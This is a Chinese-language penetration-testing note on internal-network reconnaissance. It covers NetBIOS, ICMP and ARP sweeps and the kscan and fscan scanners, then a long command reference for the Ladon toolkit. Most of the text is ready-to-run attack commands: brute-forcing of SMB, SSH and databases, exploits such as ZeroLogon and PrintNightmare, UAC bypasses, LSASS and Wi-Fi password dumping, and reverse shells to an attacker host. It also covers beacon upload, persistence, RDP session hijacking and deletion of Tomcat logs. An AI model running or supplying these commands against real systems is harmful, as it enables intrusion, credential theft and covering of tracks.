typora-root-url: ..\..\.vuepress\public

内网IP扫描技术

NetBIOS

这是一款用于扫描Windows网络上NetBIOS名字信息的程序。该程序对给出范围内的每一个地址发送NetBIOS状态查询，并且以易读的表格列出接收到的信息，对于每个响应的主机，NBTScan列出它的IP地址、NetBIOS计算机名、登录用户名和MAC地址。但只能用于局域网,NBTSCAN可以取到PC的真实IP地址和MAC地址，如果有”ARP攻击”在做怪，可以找到装有ARP攻击的PC的IP/和MAC地址。但只能用于局域网

下载地址 http://www.unixwiz.net/tools/nbtscan.html

用法：nbtscan.exe + IP

```
C:\>nbtscan.exe 192.168.41.0/24
192.168.41.1    WORKGROUP\DAOER                 SHARING
192.168.41.10   HACK\DC                         SHARING DC
192.168.41.20   HACK\PC-2008                    SHARING
192.168.41.30   HACK\PC-2003                    SHARING
*timeout (normal end of scan)
```

ICMP

除了利用NetBIOS探测内网，还可以利用ICMP协议探测内网。依次对内网中的每个IP地址执行ping命令，可以快速找出内网中所有存活酌主机。在渗透测试中中，可以使用如下命令循环探测整个C段

```
for /L %I in (1,1,254) DO @ping -w 1 -n 1 192.168.1.%I | findstr "TTL="
```

```
C:\>for /L %I in (1,1,254) DO @ping -w 1 -n 1 192.168.41.%I | findstr "TTL="
来自 192.168.41.1 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.41.2 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.41.10 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.41.20 的回复: 字节=32 时间=1ms TTL=128
来自 192.168.41.30 的回复: 字节=32 时间=1ms TTL=128
```

ARP

使用arp协议进行IP探测

```
apr -t IP
```

```
C:\>arp.exe -t 192.168.41.0/24
Reply that 00:50:56:C0:00:08 is 192.168.41.1 in 12.029100
Reply that 00:50:56:F4:B3:58 is 192.168.41.2 in 14.693300
Reply that 00:0C:29:58:D6:E0 is 192.168.41.10 in 15.485400
Reply that 00:0C:29:D4:E2:A4 is 192.168.41.20 in 0.225000
Reply that 00:0C:29:7B:EF:B5 is 192.168.41.30 in 15.285200
Reply that 00:50:56:F5:F7:69 is 192.168.41.254 in 1.138500
Reply that 00:0C:29:D4:E2:A4 is 192.168.41.255 in 0.235200
```

Kscan

kscan是一款资产]测绘工具，可针对指定资产进行端口扫描以及TCP指纹识别和Banner抓取，在不发送更多的数据包的情况下尽可能的获取端口更多信息。并能够针对扫描结果进行自动化暴力破解，且是go平台首款开源的RDP暴力破解工具

下载地址 https://github.com/lcvvvv/kscan


用法

```
usage: kscan [-h,--help,--fofa-syntax] (-t,--target,-f,--fofa,--touch,--spy) [-p,--port|--top] [-o,--output] [-oJ] [-



optional arguments:
  -h , --help     show this help message and exit
  -f , --fofa     从fofa获取检测对象，需提前配置环境变量:FOFA_EMAIL、FOFA_KEY
  -t , --target   指定探测对象：
                  IP地址：114.114.114.114
                  IP地址段：114.114.114.114/24,不建议子网掩码小于12
                  IP地址段：114.114.114.114-115.115.115.115
                  URL地址：https://www.baidu.com
                  文件地址：file:/tmp/target.txt
  --spy           网段探测模式，此模式下将自动探测主机可达的内网网段可接收参数为：
                  (空)、192、10、172、all、指定IP地址(将探测该IP地址B段存活网关)
  --check         针对目标地址做指纹识别，仅不会进行端口探测
  --scan          将针对--fofa、--spy提供的目标对象，进行端口扫描和指纹识别
  --touch         获取指定端口返回包，可以使用此次参数获取返回包，完善指纹库，格式为：IP:PORT
  -p , --port     扫描指定端口，默认会扫描TOP400，支持：80,8080,8088-8090
  -o , --output   将扫描结果保存到文件
  -oJ             将扫描结果使用json格式保存到文件
  -Pn             使用此参数后，将不会进行智能存活性探测，现在默认会开启智能存活性探测，提高效率
  -Cn             使用此参数后，控制台输出结果将不会带颜色
  -Dn             使用此参数后，将关闭CDN识别功能
  -sV             使用此参数后，将对所有端口进行全探针探测，此参数极度影响效率，慎用！
  --top           扫描经过筛选处理的常见端口TopX，最高支持1000个，默认为TOP400
  --proxy         设置代理(socks5|socks4|https|http)://IP:Port
  --threads       线程参数,默认线程100,最大值为2048
  --path          指定请求访问的目录，只支持单个目录
```

```
  --host         指定所有请求的头部Host值
  --timeout      设置超时时间
  --encoding     设置终端输出编码，可指定为：gb2312、utf-8
  --match        对资产返回banner进行检索，存在关键字的，才会显示，否则不会显示
  --hydra        自动化爆破支持协议：ssh,rdp,ftp,smb,mysql,mssql,oracle,postgresql,mongodb,redis,默认会开启全
hydra options:
  --hydra-user   自定义hydra爆破用户名:username or user1,user2 or file:username.txt
  --hydra-pass   自定义hydra爆破密码:password or pass1,pass2 or file:password.txt
                 若密码中存在使用逗号的情况，则使用\进行转义，其他符号无需转义
  --hydra-update 自定义用户名、密码模式，若携带此参数，则为新增模式，会将用户名和密码补充在默认字典后面。
  --hydra-mod    指定自动化暴力破解模块:rdp or rdp,ssh,smb
fofa options:
  --fofa-syntax  将获取fofa搜索语法说明
  --fofa-size    将设置fofa返回条目数，默认100条
  --fofa-fix-keyword 修饰keyword，该参数中的{}最终会替换成-f参数的值
```




fscan

一款内网综合扫描工具，方便一键自动化、全方位漏扫扫描。支持主机存活探测、端口扫描、常见服务的爆破、ms17010、redis批量写公钥、计划任务反弹shell、读取win网卡信息、web指纹识别、web漏洞扫描、netbios探测、域控识别等功能。

```
fscan.exe -h 192.168.1.1/24 -np -no -nopoc(跳过存活检测 、不保存文件、跳过web poc扫描)
fscan.exe -h 192.168.1.1/24 -rf id_rsa.pub (redis 写公钥)
fscan.exe -h 192.168.1.1/24 -rs 192.168.1.1:6666 (redis 计划任务反弹shell)
```

```
fscan.exe -h 192.168.1.1/24 -c whoami (ssh 爆破成功后，命令执行)
fscan.exe -h 192.168.1.1/24 -m ssh -p 2222 (指定模块ssh和端口)
fscan.exe -h 192.168.1.1/24 -pwdf pwd.txt -userf users.txt (加载指定文件的用户名密码来进行爆破)
fscan.exe -h 192.168.1.1/24 -o /tmp/1.txt (指定扫描结果保存路径,默认保存在当前路径)
fscan.exe -h 192.168.1.1/8  (A段的192.x.x.1和192.x.x.254,方便快速查看网段信息 )
fscan.exe -h 192.168.1.1/24 -m smb -pwd password (smb密码碰撞)
fscan.exe -h 192.168.1.1/24 -m ms17010 (指定模块)
fscan.exe -hf ip.txt  (以文件导入)
fscan.exe -u http://baidu.com -proxy 8080 (扫描单个url,并设置http代理 http://127.0.0.1:8080)
fscan.exe -h 192.168.1.1/24 -nobr -nopoc (不进行爆破,不扫Web poc,以减少流量)
```



ladon

Ladon一款用于大型网络渗透的多线程插件化综合扫描神器，含端口扫描、服务识别、网络资产、密码爆破、高危漏洞检测以及一键GetShell，支持批量A段/B段/C段以及跨网段扫描，支持URL、主机、域名列表扫描。7.5版本内置100个功能模块,外部模块18个,通过多种协议以及方法快速获取目标网络存活主机IP、计算机名、工作组、共享资源、网卡地址、操作系统版本、网站、子域名、中间件、开放服务、路由器、数据库等信息，漏洞检测包含MS17010、SMBGhost、Weblogic、ActiveMQ、Tomcat、Struts2系列等，密码爆破13种含数据库(Mysql、Oracle、MSSQL)、FTP、SSH、VNC、Windows(LDAP、SMB/IPC、NBT、WMI、SmbHash、WmiHash、Winrm)、BasicAuth、Tomcat、Weblogic、Rar等，远程执行命令包含(wmiexe/psexec/atexec/sshexec/jspshell),Web指纹识别模块可识别75种（Web应用、中间件、脚本类型、页面类型）等，可高度自定义插件POC支持.NET程序集、DLL(C#/Delphi/VC)、PowerShell等语言编写的插件,支持通过配置INI批量调用任意外部程序或命令，EXP生成器可一键生成漏洞POC快速扩展扫描能力。Ladon支持Cobalt Strike插件化扫描快速拓展内网进行横向移动。

```
### 001 自定义线程扫描
例子：扫描目标10.1.2段是否存在MS17010漏洞
单线程：Ladon 10.1.2.8/24 MS17010 t=1
80线程：Ladon noping 10.1.2.8/24 MS17010 t=80
在高强度防护下的网络默认线程无法扫描，必须单线程

### 002 Socks5代理扫描
```

例子：扫描目标10.1.2段是否存在MS17010漏洞（必须加noping）
Ladon noping 10.1.2.8/24 MS17010
详见：http://k8gege.org/Ladon/proxy.html

003 网段扫描/批量扫描
CIDR格式：不只是/24/16/8(所有)
Ladon 192.168.1.8/24 扫描模块
Ladon 192.168.1.8/16 扫描模块
Ladon 192.168.1.8/8 扫描模块

字母格式：仅C段B段A段 顺序排序
Ladon 192.168.1.8/c 扫描模块
Ladon 192.168.1.8/b 扫描模块
Ladon 192.168.1.8/a 扫描模块

TXT格式
004 ICMP批量扫描C段列表存活主机
Ladon ip24.txt ICMP

005 ICMP批量扫描B段列表存活主机
Ladon ip16.txt ICMP

006 ICMP批量扫描cidr列表(如某国IP段)
Ladon cidr.txt ICMP

007 ICMP批量扫描域名是否存活
Ladon domain.txt ICMP

008 ICMP批量扫描机器是否存活
Ladon host.txt ICMP

009 批量识别URL列表CMS
Ladon url.txt WhatCMS

010 批量检测DrayTek路由器版本、漏洞、弱口令
Ladon url.txt DraytekPoc

011 批量解密Base64密码
Ladon str.txt DeBase64

资产扫描、指纹识别、服务识别、存活主机、端口扫描

012 ICMP扫描存活主机(最快)
Ladon 192.168.1.8/24 ICMP

013 Ping探测存活主机(调用系统Ping命令 回显ms、ttl等信息)
Ladon 192.168.1.8/24 Ping

014 多协议探测存活主机（IP、机器名、MAC/域名、制造商/系统版本）
Ladon 192.168.1.8/24 OnlinePC

015 多协议识别操作系统（IP、机器名、操作系统版本、开放服务）
Ladon 192.168.1.8/24 OsScan

016 OXID探测多网卡主机
Ladon 192.168.1.8/24 EthScan
Ladon 192.168.1.8/24 OxidScan

017 DNS探测多网卡主机
Ladon 192.168.1.8/24 DnsScan

018 多协议扫描存活主机IP
Ladon 192.168.1.8/24 OnlineIP

019 扫描SMB漏洞MS17010（IP、机器名、漏洞编号、操作系统版本）
Ladon 192.168.1.8/24 MS17010

020 SMBGhost漏洞检测 CVE-2020-0796（IP、机器名、漏洞编号、操作系统版本）
Ladon 192.168.1.8/24 SMBGhost

021 扫描Web信息/Http服务
Ladon 192.168.1.8/24 WebScan

022 扫描C段站点URL域名
Ladon 192.168.1.8/24 UrlScan

023 扫描C段站点URL域名
Ladon 192.168.1.8/24 SameWeb

024 扫描子域名、二级域名
Ladon baidu.com SubDomain

025 域名解析IP、主机名解析IP
Ladon baidu.com DomainIP
Ladon baidu.com HostIP

026 DNS查询域内机器、IP (条件域内)
Ladon AdiDnsDump 192.168.1.8 (Domain IP)

027 查询域内机器、IP (条件域内)
Ladon GetDomainIP

028 扫描C段端口、指定端口扫描
Ladon 192.168.1.8/24 PortScan

Ladon 192.168.1.8 PortScan 80,445,3389

029 扫描C段WEB及识别CMS（86+Web指纹识别）
Ladon 192.168.1.8/24 WhatCMS

030 扫描思科设备
Ladon 192.168.1.8/24 CiscoScan
Ladon http://192.168.1.8 CiscoScan

031 枚举Mssql数据库主机（数据库IP、机器名、SQL版本）
Ladon EnumMssql

032 枚举网络共享资源　　（域、IP、主机名\共享路径）
Ladon EnumShare

033 扫描LDAP服务器(探测域控)
Ladon 192.168.1.8/24 LdapScan

034 扫描FTP服务器
Ladon 192.168.1.8/24 FtpScan

暴力破解/网络认证/弱口令/密码爆破/数据库/网站后台/登陆口/系统登陆

密码爆破详解参考SSH：http://k8gege.org/Ladon/sshscan.html

035 445端口 SMB密码爆破(Windows)
Ladon 192.168.1.8/24 SmbScan

036 135端口 Wmi密码爆破(Windowns)
Ladon 192.168.1.8/24 WmiScan

037 389端口 LDAP服务器、AD域密码爆破(Windows)
Ladon 192.168.1.8/24 LdapScan

038 5985端口 Winrm密码爆破(Windowns)
Ladon 192.168.1.8/24 WinrmScan.ini

039 445端口 SMB NTLM HASH爆破(Windows)
Ladon 192.168.1.8/24 SmbHashScan

040 135端口 Wmi NTLM HASH爆破(Windows)
Ladon 192.168.1.8/24 WmiHashScan

041 22端口 SSH密码爆破(Linux)
Ladon 192.168.1.8/24 SshScan
Ladon 192.168.1.8:22 SshScan

042 1433端口 Mssql数据库密码爆破
Ladon 192.168.1.8/24 MssqlScan

043 1521端口 Oracle数据库密码爆破
Ladon 192.168.1.8/24 OracleScan

044 3306端口 Mysql数据库密码爆破
Ladon 192.168.1.8/24 MysqlScan

045 7001端口 Weblogic后台密码爆破
Ladon http://192.168.1.8:7001/console WeblogicScan
Ladon 192.168.1.8/24 WeblogicScan

046 5900端口 VNC远程桌面密码爆破
Ladon 192.168.1.8/24 VncScan

047 21端口 Ftp服务器密码爆破
Ladon 192.168.1.8/24 FtpScan

048 8080端口 Tomcat后台登陆密码爆破
Ladon 192.168.1.8/24 TomcatScan
Ladon http://192.168.1.8:8080/manage TomcatScan

049 Web端口 401基础认证密码爆破
Ladon http://192.168.1.8/login HttpBasicScan

050 445端口 Impacket SMB密码爆破(Windowns)
Ladon 192.168.1.8/24 SmbScan.ini

051 445端口 IPC密码爆破(Windowns)
Ladon 192.168.1.8/24 IpcScan.ini

052 139端口Netbios协议Windows密码爆破
Ladon 192.168.1.8/24 NbtScan

053 5985端口Winrm协议Windows密码爆破
Ladon 192.168.1.8/24 WinrmScan

054 网络摄像头密码爆破(内置默认密码)
Ladon 192.168.1.8/24 DvrScan

漏洞检测/Poc

055 SMB漏洞检测(CVE-2017-0143/CVE-2017-0144)
Ladon 192.168.1.8/24 MS17010

056 SMBGhost漏洞检测 CVE-2020-0796

Ladon 192.168.1.8/24 SMBGhost

057 Weblogic漏洞检测(CVE-2019-2725/CVE-2018-2894)
Ladon 192.168.1.8/24 WeblogicPoc

058 PhpStudy后门检测(phpstudy 2016/phpstudy 2018)
Ladon 192.168.1.8/24 PhpStudyPoc

059 ActiveMQ漏洞检测(CVE-2016-3088)
Ladon 192.168.1.8/24 ActivemqPoc

060 Tomcat漏洞检测(CVE-2017-12615)
Ladon 192.168.1.8/24 TomcatPoc

061 Struts2漏洞检测(S2-005/S2-009/S2-013/S2-016/S2-019/S2-032/DevMode)
Ladon 192.168.1.8/24 Struts2Poc

062 DraytekPoc CVE-2020-8515漏洞检测、Draytek版本探测、弱口令检测
Ladon 192.168.1.8 DraytekPoc
Ladon 192.168.1.8/24 DraytekPoc

漏洞利用/Exploit
063 Weblogic漏洞利用(CVE-2019-2725)
Ladon 192.168.1.8/24 WeblogicExp

064 Tomcat漏洞利用(CVE-2017-12615)
Ladon 192.168.1.8/24 TomcatExp

065 Windows 0day漏洞通用DLL注入执行CMD生成器(DLL仅5KB)
Ladon CmdDll x86 calc
Ladon CmdDll x64 calc
Ladon CmdDll b64x86 YwBhAGwAYwA=
Ladon CmdDll b64x64 YwBhAGwAYwA=

066 CVE-2021-40444 微软IE/Office 0day漏洞
Ladon CVE-2021-40444 MakeCab poc.dll
Ladon CVE-2021-40444 MakeHtml http://192.168.1.8

067 DraytekExp CVE-2020-8515远程执行命令EXP
Ladon DraytekExp http://192.168.1.8 whoami

068 ZeroLogon CVE-2020-1472域控提权(密码置空)
Ladon ZeroLogon dc.k8gege.org

069 CVE-2020-0688 Exchange序列化漏洞(.net 4.0)
Ladon cve-2020-0688 192.168.1.142 Administrator K8gege520

070 ForExec循环漏洞利用(Win10永恒之黑CVE-2020-0796,成功退出以免目标蓝屏)
Ladon ForExec "CVE-2020-0796-Exp -i 192.168.1.8 -p 445 -e --load-shellcode test.txt" 80 "Exploit finnished"

文件下载、文件传输

071 HTTP下载
Ladon HttpDownLoad http://k8gege.org/Download/Ladon.rar

072 Ftp下载
Ladon FtpDownLoad 127.0.0.1:21 admin admin test.exe

加密解密(HEX/Base64)

073 Hex加密解密
Ladon 123456 EnHex
Ladon 313233343536 DeHex

074 Base64加密解密
Ladon 123456 EnBase64
Ladon MTIzNDU2 DeBase64

网络嗅探

075 Ftp密码嗅探
Ladon FtpSniffer 192.168.1.5

076 HTTP密码嗅探
Ladon HTTPSniffer 192.168.1.5

077 网络嗅探
Ladon Sniffer

密码读取

078 读取IIS站点密码、网站路径
Ladon IISpwd

079 读取连接过的WIFI密码
Ladon WifiPwd

080 读取FileZilla FTP密码
Ladon FileZillaPwd

081 读取系统Hash、VPN密码、DPAPI-Key
Ladon CVE-2021-36934

082 DumpLsass内存密码(mimikatz明文) 限9.1.1版本之前
Ladon DumpLsass

信息收集

083 获取本机内网IP与外网IP
Ladon GetIP

084 获取PCname GUID CPUID DiskID Mac地址
Ladon GetID

085 查看用户最近访问文件
Ladon Recent

086 USB使用记录查看(USB名称、USB标记、路径信息)
Ladon UsbLog

087 检测后门(注册表启动项、DLL劫持)
Ladon CheckDoor
Ladon AutoRun

088 进程详细信息(程序路径、位数、启动参数、用户)
Ladon EnumProcess
Ladon Tasklist

089 获取命令行参数
Ladon cmdline
Ladon cmdline cmd.exe

090 获取渗透基础信息
Ladon GetInfo
Ladon GetInfo2

091 .NET & PowerShell版本
Ladon NetVer
Ladon PSver
Ladon NetVersion
Ladon PSversion

092 运行时版本&编译环境
Ladon Ver
Ladon Version

093 运行时版本&编译环境&安装软件列表
Ladon AllVer
Ladon AllVersion

094 查看IE代理信息
Ladon QueryProxy

095 列目录
Ladon DirList   默认列全盘
Ladon DirList c:\   指定盘符或目录

096 QueryAdmin查看管理员用户
Ladon QueryAdmin

097 查看本机命名管道
Ladon GetPipe

098 RdpLog查看3389连接记录
Ladon RdpLog

远程执行(psexec/wmiexec/atexec/sshexec/smbexec)

099 445端口 加密PSEXEC远程执行命令（交互式）

net user \\192.168.1.8 k8gege520 /user:k8gege
Ladon psexec 192.168.1.8
psexec> whoami
nt authority\system

100 135端口 WmiExec远程执行命令（非交互式）
Ladon wmiexec 192.168.1.8 k8gege k8gege520 whoami（8.2前用法)
Ladon wmiexec 192.168.1.8 k8gege k8gege520 cmd whoami（8.2后用法)
Ladon wmiexec 192.168.1.8 k8gege k8gege520 b64cmd d2hvYW1p（8.2后用法)

101 445端口 AtExec远程执行命令（非交互式）
Ladon wmiexec 192.168.1.8 k8gege k8gege520 whoami

102 22端口 SshExec远程执行命令（非交互式）
Ladon SshExec 192.168.1.8 k8gege k8gege520 whoami
Ladon SshExec 192.168.1.8 22 k8gege k8gege520 whoami

103 JspShell远程执行命令（非交互式）
Usage：Ladon JspShell type url pwd cmd
Example: Ladon JspShell ua http://192.168.1.8/shell.jsp Ladon whoami

104 WebShell远程执行命令（非交互式）
```Bash
Usage：Ladon WebShell ScriptType ShellType url pwd cmd
Example: Ladon WebShell jsp ua http://192.168.1.8/shell.jsp Ladon whoami
Example: Ladon WebShell aspx cd http://192.168.1.8/1.aspx Ladon whoami
Example: Ladon WebShell php ua http://192.168.1.8/1.php Ladon whoami
```

105 135端口 WmiExec2远程执行命令（非交互式）支持文件上传

Usage:
Ladon WmiExec2 host user pass cmd whoami
Ladon WmiExec2 pth host cmd whoami
Base64Cmd for Cobalt Strike
Ladon WmiExec2 host user pass b64cmd dwBoAG8AYQBtAGkA
Ladon WmiExec2 host user pass b64cmd dwBoAG8AYQBtAGkA
Upload:
Ladon WmiExec2 host user pass upload beacon.exe ceacon.exe
Ladon WmiExec2 pth host upload beacon.exe ceacon.exe

106 445端口 SmbExec Ntlm-Hash非交互式远程执行命令(无回显)

Ladon SmbExec 192.168.1.8 k8gege k8gege520 cmd whoami
Ladon SmbExec 192.168.1.8 k8gege k8gege520 b64cmd d2hvYW1p

107 WinrmExec远程执行命令无回显（支持System权限）

Ladon WinrmExec 192.168.1.8 5985 k8gege.org Administrator K8gege520 calc.exe

提权降权

108 whoami查看当前用户权限以及特权

Ladon whoami

109 6种白名单BypassUAC(8.0后)Win7-Win10

用法: Ladon BypassUAC Method Base64Cmd

Ladon BypassUAC eventvwr Y21kIC9jIHN0YXJ0IGNhbGMuZXhl
Ladon BypassUAC fodhelper Y21kIC9jIHN0YXJ0IGNhbGMuZXhl
Ladon BypassUAC computerdefaults Y21kIC9jIHN0YXJ0IGNhbGMuZXhl
Ladon BypassUAC sdclt Y21kIC9jIHN0YXJ0IGNhbGMuZXhl
Ladon BypassUAC slui Y21kIC9jIHN0YXJ0IGNhbGMuZXhl
Ladon BypassUAC dikcleanup Y21kIC9jIHN0YXJ0IGNhbGMuZXhlICYmIFJFTQ==

110 BypassUac2 绕过UAC执行,支持Win7-Win10

Ladon BypassUac2 c:\1.exe
Ladon BypassUac2 c:\1.bat

111 PrintNightmare (CVE-2021-1675 | CVE-2021-34527)打印机漏洞提权EXP

Ladon PrintNightmare c:\evil.dll
Ladon CVE-2021-1675 c:\evil.dll

112 CVE-2022-21999 SpoolFool打印机漏洞提权EXP

Ladon SpoolFool poc.dll
Ladon CVE-2022-21999 poc.dll

113 GetSystem 提权System权限执行CMD

Ladon GetSystem cmd.exe

114 复制令牌执行CMD(如system权限降权exploer当前用户)

Ladon GetSystem cmd.exe explorer

115 Runas 模拟用户执行命令

Ladon Runas user pass cmd

116 MS16135提权至SYSTEM

Ladon ms16135 whoami

117 BadPotato服务用户提权至SYSTEM

Ladon BadPotato cmdline

118 SweetPotato服务用户提权至SYSTEM

Ladon SweetPotato cmdline

119 EfsPotato Win7-2019提权(服务用户权限提到system)

Ladon EfsPotato whoami

120 Open3389一键开启3389

Ladon Open3389

121 激活内置管理员Administrator

Ladon ActiveAdmin

122 激活内置用户Guest

Ladon ActiveGuest

反弹Shell

123 反弹TCP NC Shell

Ladon ReverseTcp 192.168.1.8 4444 nc

124 反弹TCP MSF Shell

Ladon ReverseTcp 192.168.1.8 4444 shell

125 反弹TCP MSF MET Shell

Ladon ReverseTcp 192.168.1.8 4444 meter

126 反弹HTTP MSF MET Shell

Ladon ReverseHttp 192.168.1.8 4444

127 反弹HTTPS MSF MET Shell

Ladon ReverseHttps 192.168.1.8 4444

128 反弹TCP CMD & PowerShell Shell

Ladon PowerCat 192.168.1.8 4444 cmd
Ladon PowerCat 192.168.1.8 4444 psh

129 反弹UDP Cmd & PowerShell Shell

Ladon PowerCat 192.168.1.8 4444 cmd udp
Ladon PowerCat 192.168.1.8 4444 psh udp

130 netsh本机888端口转发至112的22端口

Ladon netsh add 888 192.168.1.112 22

131 PortTran端口转发(3389例子)

VPS监听: Ladon PortTran 8000 338
目标转发: Ladon PortTran 内网IP 3389 VPS_IP 8000
本机连接: mstsc VPS_IP:338

本机执行

132 RDP桌面会话劫持（无需密码）

Ladon RdpHijack 3
Ladon RdpHijack 3 console

133 添加注册表Run启动项

Ladon RegAuto Test c:\123.exe

134 AT计划执行程序(无需时间)(system权限)

Ladon at c:\123.exe
Ladon at c:\123.exe gui

135 SC服务加启动项&执行程序(system权限)

Ladon sc c:\123.exe
Ladon sc c:\123.exe gui
Ladon sc c:\123.exe auto ServerName

系统信息探测

136 Snmp协议探测操作系统、设备等信息

Ladon 192.168.1.8/24 SnmpScan

137 Nbt协议探测Windows主机名、域、用户

Ladon 192.168.1.8/24 NbtInfo

138 Smb协议探测Windows版本、主机名、域

Ladon 192.168.1.8/24 SmbInfo

139 Wmi协议探测Windows版本、主机名、域

Ladon 192.168.1.8/24 WmiInfo

140 Mssql协议探测Windows版本、主机名、域

Ladon 192.168.1.8/24 MssqlInfo

141 Winrm协议探测Windows版本、主机名、域

Ladon 192.168.1.8/24 WinrmInfo

142 Exchange探测Windows版本、主机名、域

Ladon 192.168.1.8/24 ExchangeInfo

143 Rdp协议探测Windows版本、主机名、域

For单线程: Ladon 192.168.1.8/24 RdpInfo f=1

其它功能

144 Win2008一键启用.net 3.5

Ladon EnableDotNet

145 获取内网站点HTML源码

Ladon gethtml http://192.168.1.1

146 一键迷你WEB服务器

Ladon web 80
Ladon web 80 dir

获取外网IP(VPS上启动WEB,目标访问ip.txt或ip.jpg)
http://192.168.1.8/ip.txt

147 getstr/getb64/debase64(无回显漏洞回显结果)

监听 Ladon web 800

提交 返回明文
certutil.exe -urlcache -split -f http://192.168.1.8:800/getstr/test123456
Base64加密结果
certutil.exe -urlcache -split -f http://192.168.1.110:800/getbase64/k8gege520
Base64结果解密
certutil.exe -urlcache -split -fhttp://192.168.1.110:800/debase64/azhnZWdlNTIw

148 Shiro插件探测

Ladon 192.168.1.8/24 IsShiro

149 LogDelTomcat 删除Tomcat指定IP日志

Ladon LogDelTomcat access.log 192.168.1.8

150 C#自定义程序集插件扫描

Ladon 192.168.1.8/24 Poc.exe
Ladon 192.168.1.8/24 *.dll(c#)

```
C:\Penetration\IntranetTools\Ladon>Ladon 192.168.41.1/24 ICMP
Ladon 9.1.4
Start: 2022-05-26 18:57:31
PC Name: PENETRATION Lang: zh-CN
Runtime: .net 2.0  ME: x64 OS: x64
OS Name: Microsoft Windows 10 专业工作站版
Machine Make: VMware, Inc.
RunUser: Anonymous PR: -IsUser
PID: 6204  CurrentProcess: Ladon
FreeSpace: Disk C:\ 122269 MB

load Icmp
192.168.41.1/24 is Valid CIDR
IPCound: 256
Scan Start: 2022-05-26 18:57:32
ICMP:   192.168.41.2
ICMP:   192.168.41.129
ICMP:   192.168.41.131
============================================
OnlinePC:3
Cidr Scan Finished!
End: 2022-05-26 18:57:33
```